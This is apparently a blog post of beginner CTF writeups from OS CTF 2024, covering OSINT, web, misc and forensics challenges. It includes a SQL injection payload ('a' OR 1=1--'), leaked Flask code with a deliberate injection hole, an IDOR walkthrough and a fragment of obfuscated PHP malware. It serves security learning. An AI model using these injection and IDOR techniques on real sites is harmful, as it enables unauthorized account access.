Marko Gordić

20yo Cybersecurity enthusiast
Outsource CE @HackTheBox
InfoSec @IntellInformed

2367 words 12 minutes

OS CTF 2024 - Writeups

2024-07-13 CTF

CTF / Writeup / OSINT / Web Exploitation / Forensics / Crypto / Miscellaneous

I participated in the OS CTF, presented by the OSCTF team and Altered Security. The competition aimed at school and college students.

I had fun solving `FOR101`, and I think it's the best one on this list. The CTF was okay, but the platform was a bit buggy. The challenges were pretty easy, and there were a lot of them. Many challenges are beginner-friendly with very easy solutions.

Challenges

- OSINT / The statue is being repaired
- OSINT / Vietnam Tourist 1
- OSINT / Vietnam Tourist 2
- OSINT / Vietnam Tourist 3

Web / Introspection

Description

Welcome to the Secret Agents Portal. Find the flag hidden in the secrets of the Universe!!!

🦹 Solution

When we open the challenge, we are greeted with a small message:

Usually, when I see a challenge this small, and due to the large number of solves, I conclude that the flag is likely easy to spot. So, I pulled up the page source.

Line wrap

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Web CTF Challenge</title>
    <link rel="stylesheet" href="styles.css">
</head>
<body>
    <div class="container">
        <h1>Welcome to the Secret Agents portal</h1>
        <p>Find the hidden flag in the secrets of the Universe</p>
        <input type="text" id="flagInput" placeholder="Enter flag here">
        <button onclick="checkFlag()">Submit</button>
        <p id="result"></p>
    </div>
    <script src="script.js"></script>
</body>
</html>
```

We can see a strange `script.js` script being used. If we look at its source, we see the flag!

```
function checkFlag() {
    const flagInput = document.getElementById('flagInput').value;
    const result = document.getElementById('result');
    const flag = "OSCTF{Cr4zY_In5P3c71On}";

    if (flagInput === flag) {
        result.textContent = "Congratulations! You found the flag!";
        result.style.color = "green";
    } else {
        result.textContent = "Incorrect flag. Try again.";
        result.style.color = "red";
    }
}
```

`OSCTF{Cr4zY_In5P3c71On}`


Web / Style Query Listing...?

Description


pfft.. Listen, I've gained access to this login portal but I'm not able to log in. The admins are surely hiding something from the public, but... I don't understand what. Here, take the link and be quiet, don't share it with anyone

🦹 Solution


On the front page of the site, we only see the login form, and the page title is `SQL Injection Challenge` .



Now we can pull up BurpSuite, start the proxy, and send some random credentials to capture the POST request.



By clicking `CTRL+I`, we can move the captured request to **Intruder**. We can utilize a large fuzz list for SQL injection and hope one of the payloads will succeed. I will be using this one. Make sure you select both username and password for fuzzing. I will be using Intruder's **Battering ram** mode.



Inside the **Payloads** tab, we can set the payload type to `Simple list` and paste the whole list.


While waiting for it to finish, I noticed that the **Werkzeug** debugger got triggered at some request. It may leak the source code, so I opened one of the requests in my browser. And I was correct; we can see the lines where we need to trigger SQL injection.

File "/app/source.py", line *108*, in `login`

```
    username = request.form['username']
    password = request.form['password']
    db = get_db()
    cursor = db.cursor()
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    cursor.execute(query)
    user = cursor.fetchone()
    if user:
        if username == 'admin':
            return redirect(url_for('admin'))
        return redirect(url_for('profile'))
```

sqlite3.OperationalError: near "1": syntax error

Now we see that most likely, the payload `admin` and `a' OR 1=1--` will succeed. We need to perform the injection in the password field due to the username check. In case we try to trigger it from the username field, we will land on the `profile` page, not the `admin` one.



`OSCTF{D1r3ct0RY_BrU7t1nG_4nD_SQL}`

Web / Indoor WebApp


Description

> The production of this application has been completely indoor so that no corona virus spreads, but that's an old talk right?

🕵️ Solution

When we open the instance, we can see that this is an **IDOR Challenge**. There is a link `View Profile`. If we click it, we get redirected to the following URL: `http://34.16.207.52:2546/profile?user_id=1`

To perform IDOR, we can try to modify the `user_id` parameter. If we set it to value 2 instead of 1, we will “impersonate” another user’s account. Upon changing the ID to 2, we see the flag.



`OSCTF{1nd00r_M4dE_n0_5enS3}`

Misc / Weird Video

Description

> Hey! I’ve found this mp4 file lying around my computer, but weird, I’m not able to open it? Here, have a look.

🕵️ Solution

23-byte .mp4 file. Perform `cat <filename>` and get the flag!

`OSCTF{T3xt_3DiT0r_FTW!}`

Misc / Cyber Quiz

Description

> My teacher assigned me this quiz and told me that I have to answer each question correctly otherwise I won’t be able to pass the test. Can you help me? Pwease

🕵️ Solution

```
[gordic@gordic OS CTF]$ nc 34.16.207.52 12345
Answer the following cybersecurity questions to reveal the flag:
What is the default port for HTTP? 80
Correct! O___________________
Who invented the World Wide Web? Tim Berners-Lee
Correct! OS__________________
What does DNS stand for? Domain Name System
Correct! OSC_________________
What is the process of converting data into a coded format called? encryption
Correct! OSCT________________
What protocol is commonly used for secure communication over the internet? HTTPS
Correct! OSCTF_______________
What does SQL stand for? Structured Query Language

Correct! OSCTF{
```

```
Correct! OSCTF{_______________
What is a common type of attack that involves injecting malicious code into a we
Correct! OSCTF{L_____________
What type of malware encrypts files and demands payment for their release? Ranso
Correct! OSCTF{L3____________
What is the practice of disguising communication to appear as though it is comin
Correct! OSCTF{L33___________
What is a file called that contains a digital certificate? certificate
Correct! OSCTF{L33t__________
What term describes the attempt to gain sensitive information by disguising as a
Correct! OSCTF{L33t__________
What is a network device that filters and monitors incoming and outgoing network
Correct! OSCTF{L33t_K________
What type of attack involves overwhelming a system with traffic to disrupt servi
Correct! OSCTF{L33t_Kn_______
What is the primary protocol used for sending email over the internet? SMTP
Correct! OSCTF{L33t_Kn0______
What does VPN stand for? Virtual Private Network
Correct! OSCTF{L33t_Kn0w_____
What is the name of the vulnerability that allows arbitrary code execution in so
Correct! OSCTF{L33t_Kn0wl____
What is the term for a software update that fixes bugs and vulnerabilities? patc
Correct! OSCTF{L33t_Kn0wl3___
What does MFA stand for in cybersecurity? Multi-Factor Authentication
Correct! OSCTF{L33t_Kn0wl3D__
What is a tool that scans a network for open ports and services? nmap
Correct! OSCTF{L33t_Kn0wl3Dg_
What is the name of the secure file transfer protocol that uses SSH? SFTP
Correct! OSCTF{L33t_Kn0wl3Dg3_
What does XSS stand for in web security? Cross-Site Scripting
Correct! OSCTF{L33t_Kn0wl3Dg3}

Final flag: OSCTF{L33t_Kn0wl3Dg3}
```

`OSCTF{L33t_Kn0wl3Dg3}`

Misc / Cryptic Pigeon

Description

> This pigeon left me some letter but I just can't read it?

🕵️ Solution

We get the strange ciphertext: `ᒪ·1ᒣ□0⌟ᒣ0⊔⊡⊡⊡⊡`

We can go to the **Cipher Identifier** and we will see the Pigpen Cipher.

After decryption, we get the flag. (We just wrap the decoded text with `OSCTF{ }`)

`OSCTF{P1GE0NG0BRRRR}`

Forensics / Phantom Script Intrusion

Description

> In the realm of Cyberspace County, a notorious cybercriminal has planted a stealthy PHP malware script on a local server. This malicious script has been cunningly obfuscated to evade detection. As

a novice cyber detective, you are called upon to unravel the hidden intentions behind this cryptic code.

🕵️ Solution

```
<?php
 goto Ls6vZ; apeWK: ${"\x76\141\x72\61"} = str_rot13("\x24\x7b\x22\134\x78\x34\x
```

After some basic review, we can se one variable being declared here:

```
${"\x47\x4c\x4f\x42\101\114\123"} = "\150\x58\x58\x70\x73\72\x2f\57\163\150\x30\
```

After deobfusction, we see the following line of code:

```
$GLOBALS = "hXXps://shorturl.at/s1fW2";
```

We can easily conclude that XX is tt, and after visiting this link, we are redirected to a Google Drive file flag.txt.

`OSCTF{M4lW4re_0bfU5CAt3d}`

Forensics / The Hidden Soundwave


Description

> We've intercepted some signals which is allegedly transmitted by aliens…? Do aliens listen to Alan Walker? I don't know, it's up to you to understand but we are sure there's something hidden in this song and we need to decrypt it!

🕵️ Solution

We can use **online tool** to see spectogram of the track itself. There are offline tools too! :)

At the end of the track, we can see the flag getting printed on the spectogram.



`OSCTF{M3s54g3_1nt3Rc3p7eD}`


Forensics / Cyber Heist Conspiracy

Description

In the heart of Silicon City, rumors swirl about a sophisticated cyber heist orchestrated through covert network channels. As a novice cyber investigator, you've been tasked with analyzing a mysterious file recovered from the scene of the digital crime.

🦹 Solution

We get a .pcap file. When we open it in Wireshark and click on the first packet, we can see that there is a packet comment saved. The contents of the comment are the flag.



`OSCTF{Pr0_W1Th_PC4Ps}`


Forensics / FOR101

Description


An employee of MDSV company received a lottery winning letter. Because of greed, that employee opened that email and as a result, the company's computer was attacked. Luckily, the SOC department was able to capture the disk image and blockade that employee's computer. Your task is to conduct investigation, analysis and retrieve the flag.

🦹 Solution


We received the `Users` folder from a Windows PC. Upon investigating the files located in the Administrator account, inside `Users/Administrator/Downloads/Outlook Files`, we can see the file `Notifications.eml`.



It's a scam email with a strange `.zip` file attached to it. We can extract the given base64, paste it into CyberChef, decode it from Base64, and save the output as `CreditsCard.zip`. Also, we know that the zip password is **CreditsCardForFree**.

